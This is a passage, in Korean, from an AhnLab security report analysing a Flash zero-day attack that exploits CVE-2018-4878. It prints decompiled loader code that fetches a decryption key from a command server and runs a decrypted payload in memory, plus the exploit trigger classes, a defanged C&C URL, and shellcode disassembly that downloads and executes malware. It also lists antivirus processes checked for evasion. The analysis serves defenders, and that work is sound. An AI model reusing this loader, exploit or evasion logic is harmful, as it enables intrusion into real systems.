


그림 2-3 | 플래시 파일의 전체 흐름도

1차 플래시 파일은 [그림 2-4]와 같이 내부에 명시된 C&C 서버 주소에 접속하여 복호화 키(Key)를 받아온다.




그림 2-4 | 암호화된 2차 플래시 파일과 C&C 주소

```
public function Decript(event:Event) : void
{
   var j:int = 0;
   var loader:URLLoader = URLLoader(event.target);
   var swf_key_txt:String = loader.data;
   var decData:ByteArray = new ByteArray();
   var swf_key:ByteArray = new ByteArray();
   for(var i:int = 0; i < swf_key_txt.length; i = i + 2)
   {
      swf_key.writeByte(uint("0x" + swf_key_txt.substr(i,2)));
   }
   decData.writeBytes(this.binData,0,this.sz_swf_head);
   this.binData.position = this.sz_swf_head + this.id_len;
   var n:uint = this.binData.readUnsignedInt();
   this.binData.position = 0;
   for(i = this.sz_swf_head + this.id_len + 4; i < this.binData.length; i = i + 100)
   {
      for(j = 0; j < this.id_len; j++)
      {
         decData.writeByte(this.binData[i + j] ^ swf_key[j]);
      }
   }
   var l:Loader = new Loader();
   l.loadBytes(decData);
   addChild(l);
}
```

그림 2-5 | 2차 플래시 파일 복호화에 사용되는 Decript 함수

[그림 2-5]와 같은 내부의 복호화 루틴(내부 함수명: Decript)과 서버로부터 받은 복호화 키(Key)를 이용하여 메모리 상에서 로딩할 2차 플래시 파일을 복호화한다.

이때, C&C 서버에 전달되는 URL은 파일이 실행된 시스템 환경 정보와 파일 내부에 존재하는 ID 값을 조합하여 구성되며, 관련 코드는 [그림 2-6]과 같다.

```
public function SendGetSwfKeyReqest() : void
{
   var swf_id:ByteArray = new ByteArray();
   var strDbg:String = !!Capabilities.isDebugger?"-D":"";
   var my_url:ByteArray = new this.MyURL() as ByteArray;
   swf_id.writeBytes(this.binData,this.sz_swf_head,this.id_len);
   this.myUrlReqest.url = StringUtil.trim(my_url.toString());
   this.myUrlReqest.url = this.myUrlReqest.url + ("?id=" + this.Array2String(swf_id));
   this.myUrlReqest.url = this.myUrlReqest.url + ("&fp_vs=" + Capabilities.version.replace(",",".") + strDbg);
   this.myUrlReqest.url = this.myUrlReqest.url + ("&os_vs=" + Capabilities.os);
   this.myUrlLoader.load(this.myUrlReqest);
}
```

그림 2-6 | C&C 접속 URL 구성을 위한 내부 코드

태그	의미
id	파일 오프셋 10부터 100바이트 바이너리 값
fp_vs	플래시 플레이어 버전
os_vs	운영체제 버전

표 2-1 | 전달 정보

hxxp://www.1588-2040.co.kr/conf/conf.php?id=FD43D13B2E6D5BC36697A5C5F954498ADC5976906432DADD5033C5930AB08BC52A712A893C602C4EC385CF707E34640AE985F50C07052A8D5FAB6D62440E4DEF5AD4203D566EED4D050389AC90A9FF48FEDB3582FA28CD84D7284AD5D1B4742A9656FD80&fp_vs=WIN%2028.0,0,137&os_vs=Windows%207

표 2-2 | C&C 서버 접속 URL 예시

이후 C&C 서버 접속 성공 시 서버로부터 키 값을 전달받으며, 해당 키 값에 의해 복호화된 2차 플래시 파일이 실제 CVE-2018-4878 제로데이 취약점을 악용하는 파일이다.

CVE-2018-4878 취약점은 어도비 프라임타임(Adobe Primetime) 동영상 플레이어 SDK 상에서 리스너(Listener) 클래스를 처리하는 과정에서 발생하는 UAF(User After Free, 메모리 할당 후 재사용 시 발생) 취약점이다.

실제 공격에 이용된 취약점 파일의 내부는 [그림 2-7]과 같다.

```
public function method_3() : void
{
    var §₩x19§:PSDK = null;
    var data14:PSDKEventDispatcher = null;
    §₩x19§ = null;
    data14 = null;
    §₩x19§ = PSDK.pSDK;
    data14 = §₩x19§.createDispatcher();
    this.var_9 = §₩x19§.createMediaPlayer(data14);
    this.data15 = new class_4();
    this.var_9.drmManager.initialize(this.data15);
    this.data15 = null;
}
```

```
package
{
    import com.adobe.tvsdk.mediacore.DRMOperationCompleteListener;

    public class class_4 implements DRMOperationCompleteListener
    {

        var a0:uint;

        var a1:uint = 4369;

        var a2:uint;

        var a3:uint;

        var a4:uint;

        public function class_4()
        {
            super();
        }

        public function onDRMOperationComplete() : void
        {
            flash10.IsCallFunc = true;
            var a:int = 0;
            a = 1;
        }

        public function onDRMError(param1:uint, param2:uint, param3:String, param4:String) : void
        {
            flash10.IsCallFunc = true;
            var a:int = 0;
            a = 1;
        }
    }
}
```

그림 2-7 | 취약점 관련 코드

취약점 파일 내부에는 [그림 2-8]과 같이 동일한 기능을 가진 2개의 쉘코드가 존재한다.




그림 2-8 | 취약점 파일 내부 쉘코드 바이너리

취약점 발생과 함께 내부의 쉘코드는 전체적으로 [그림 2-9]와 같은 동작 흐름을 보이며, 공격자가 원하는 최종 악성코드를 다운로드 후 실행하는 것이 주요 기능이다.




그림 2-9 | 쉘코드 동작 흐름도

쉘코드는 우선적으로 실행 중인 안티바이러스(Antivirus) 제품 종류를 파악하고, 그 결과에 따라 3가지의 구별된 기능을 수행한다.

이는 안티바이러스 제품에 탑재된 각각의 기능들을 보다 지능적으로 우회하고자 하는 시도로 예상된다.

- Case 1: 'cmd.exe' 프로세스 실행 후 코드 인젝션
- Case 2: 추가 악성코드 다운로드 및 실행
- Case 3: 프로세스 종료

코드 내부에 명시된 아래 [표 2-3] 프로세스 목록과 현재 실행 중인 프로세스명을 비교하여 안티바이러스 제품의 실행 여부를 확인하고, 그 결과에 따라 [표 2-4]와 같이 기능이 분류된다. 단, 알약 제품과 관련된 프로세스의 존재 여부는 행위에 실질적인 영향을 주지 않는다.

관련 제품	프로세스
V3	asdsvc.exe, v3ui.exe, v3svc.exe
ViRobot	vraptshieldlaunchersvc.exe, hagenttray.exe, hvrtray.exe
360Safe	zhudongfangyu.exe, 360tray.exe, qhsafemain.exe
Alyac	ayagent.aye

표 2-3 | 안티바이러스 제품별 비교 프로세스 목록

구분	제품			기능
	V3	ViRobot	360Safe	
존재 여부	○	○	(무관)	Case 3
	○	X	X	Case 1
	○	X	○	Case 2
	X	○	(무관)	Case 2
	X	X	X	Case 1
	X	X	○	Case 2

표 2-4 | 실행 중인 제품별 쉘코드 기능

추가적으로 분류된 각각의 행위에 대해서 좀 더 살펴보자.

Case 1의 경우 윈도우 운영체제의 명령 프롬프트(cmd.exe) 프로그램을 우선 실행시킨 후, 해당 프로세스에 다운로드를 위한 코드를 인젝션한다.




그림 2-10 | cmd.exe 코드 인젝션

인젝션된 코드는 내부에 명시된 또 다른 C&C 서버로부터 추가 쉘코드를 다운로드 받아 실행한다.





그림 2-11 | 추가 쉘코드를 받기 위한 URL 접속

추가 쉘코드 내부에는 암호화된 악성코드가 존재하며 복호화 후 실행한다.

해당 방식의 경우, 악성코드가 메모리 상에만 존재하기 때문에 메모리 탐지 기능이 제공되지 않는 안티바이러스 제품을 쉽게 우회할 수 있다.




주소	Hex												ASCII
00510000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF FF 00 00	MZ.....ÿÿ..
00510010	B8	00	00	00	00	00	00	00	40	00	00	00	00 00 00 00	¸.......@.....
00510020	00	00	00	00	00	00	00	00	00	00	00	00	00 00 00 00	.....
00510030	00	00	00	00	00	00	00	00	00	00	00	00	18 01 00 00	.....
00510040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD 21 54 68	..º..´.Í!¸.LÍ!Th
00510050	69	73	20	70	72	6F	67	72	61	6D	20	63	61 6E 6E 6F	is program canno
00510060	74	20	62	65	20	72	75	6E	20	69	6E	20	44 4F 53 20	t be run in DOS
00510070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00 00 00 00	mode....$.....
00510080	BD	2D	1A	4E	F9	4C	74	1D	F9	4C	74	1D	F9 4C 74 1D	½-.NùLt.ùLt.ùLt.
00510090	4D	D0	85	1D	F7	4C	74	1D	4D	D0	87	1D	64 4C 74 1D	MÐ..÷Lt.MÐ..dLt.
005100A0	4D	D0	86	1D	E4	4C	74	1D	24	B3	A5	1D	F8 4C 74 1D	MÐ..äLt.$³¥.øLt.
005100B0	67	EC	B3	1D	F8	4C	74	1D	1C	15	77	1C	E0 4C 74 1D	gì³.øLt...w.àLt.
005100C0	1C	15	71	1C	BB	4C	74	1D	1C	15	70	1C	B8 4C 74 1D	..q.»Lt...p.¸Lt.
005100D0	24	B3	BF	1D	EA	4C	74	1D	F9	4C	75	1D	51 4C 74 1D	$³¿.êLt.ùLu.QLt.
005100E0	0B	15	7D	1C	F7	4C	74	1D	0B	15	8B	1D	F8 4C 74 1D	..}.÷Lt.....øLt.
005100F0	0B	15	76	1C	F8	4C	74	1D	52	69	63	68	F9 4C 74 1D	..v.øLt.RichùLt.
00510100	00	00	00	00	00	00	00	00	00	00	00	00	00 00 00 00	.....
00510110	00	00	00	00	00	00	00	00	50	45	00	00	4C 01 06 00	........PE..L...

그림 2-12 | 쉘코드 내부 악성코드

Case 2는 새로운 스레드를 생성하여 코드 내부에 명시된 또 다른 C&C 서버로부터 악성코드를 다운로드 받는다.

다운로드 받은 파일은 윈도우 임시 폴더(%temp%) 경로에 'fontdrvhost.exe' 파일명으로 생성하여 실행한다.



```
00100182    53              push ebx
00100183    FF D7           call edi                    WriteFile
00100185    83 7D FC 00     cmp dword ptr ss:[ebp-4],0
00100189  ^ 75 D3           jne 10015E
0010018B    8B 7D E0        mov edi,dword ptr ss:[ebp-20]   edi:InternetCloseHandle, [ebp-20]:InternetCloseHandle
0010018E    56              push esi
0010018F    FF D7           call edi                    InternetCloseHandle
00100191    8B 75 DC        mov esi,dword ptr ss:[ebp-24]
00100194    56              push esi
00100195    FF D7           call edi                    InternetCloseHandle
00100197    53              push ebx
00100198    FF 55 D8        call dword ptr ss:[ebp-28]  CloseHandle
0010019B    6A 00           push 0
0010019D    8D 85 A8 FE FF FF lea eax,dword ptr ss:[ebp-158]
001001A3    50              push eax                    "C:\\Users\\Test\\AppData\\Local\\Temp\\fontdrvhost.exe"
001001A4    FF 55 D4        call dword ptr ss:[ebp-2C]  WinExec
```

그림 2-13 | 악성파일 다운로드 및 실행

마지막으로, Case3 의 경우는 V3, ViRobot 관련 프로세스가 확인되는 경우 360Safe 관련 프로세스의 존재 여부와 상관없이 어떠한 기능도 수행하지 않고 종료한다.

제로데이 공격은 특성상 보안 패치가 되지 않은 취약점을 이용하는 것이므로 패치가 이루어지기 전까지는 완벽한 예방이 어렵다.

더욱이 해당 취약점을 통해 실행되는 악성 PE 파일을 통해 실질적인 악성 행위가 이루어지므로 다양한 기능의 공격이 가능하다. 따라서 피해를 최소화하기 위해 윈도우 보안 패치 및 안티바이러스 프로그램을 항상 최신 업데이트 상태로 유지하는 것이 중요하다.

V3 제품군에서는 해당 제로데이 플래시 취약점 파일을 다음과 같은 진단명으로 진단하고 있다.

- SWF/Cve-2018-4878.Exp (2018.02.10.00)

최근 악성코드를 유포하는 스팸 메일의 경우 해당 메일의 내용이 실제 사용자와 전혀 무관하지 않은 경우가 많기 때문에 메일 내의 첨부 파일 실행 시 사용자의 각별한 주의가 필요하다.

ASEC REPORT Vol.90

2018년 1분기

AhnLab

집필 안랩 시큐리티대응센터 (ASEC)

편집 안랩 콘텐츠기획팀

디자인 안랩 디자인랩

발행처 주식회사 안랩

경기도 성남시 분당구 판교역로 220

T. 031-722-8000

F. 031-722-8901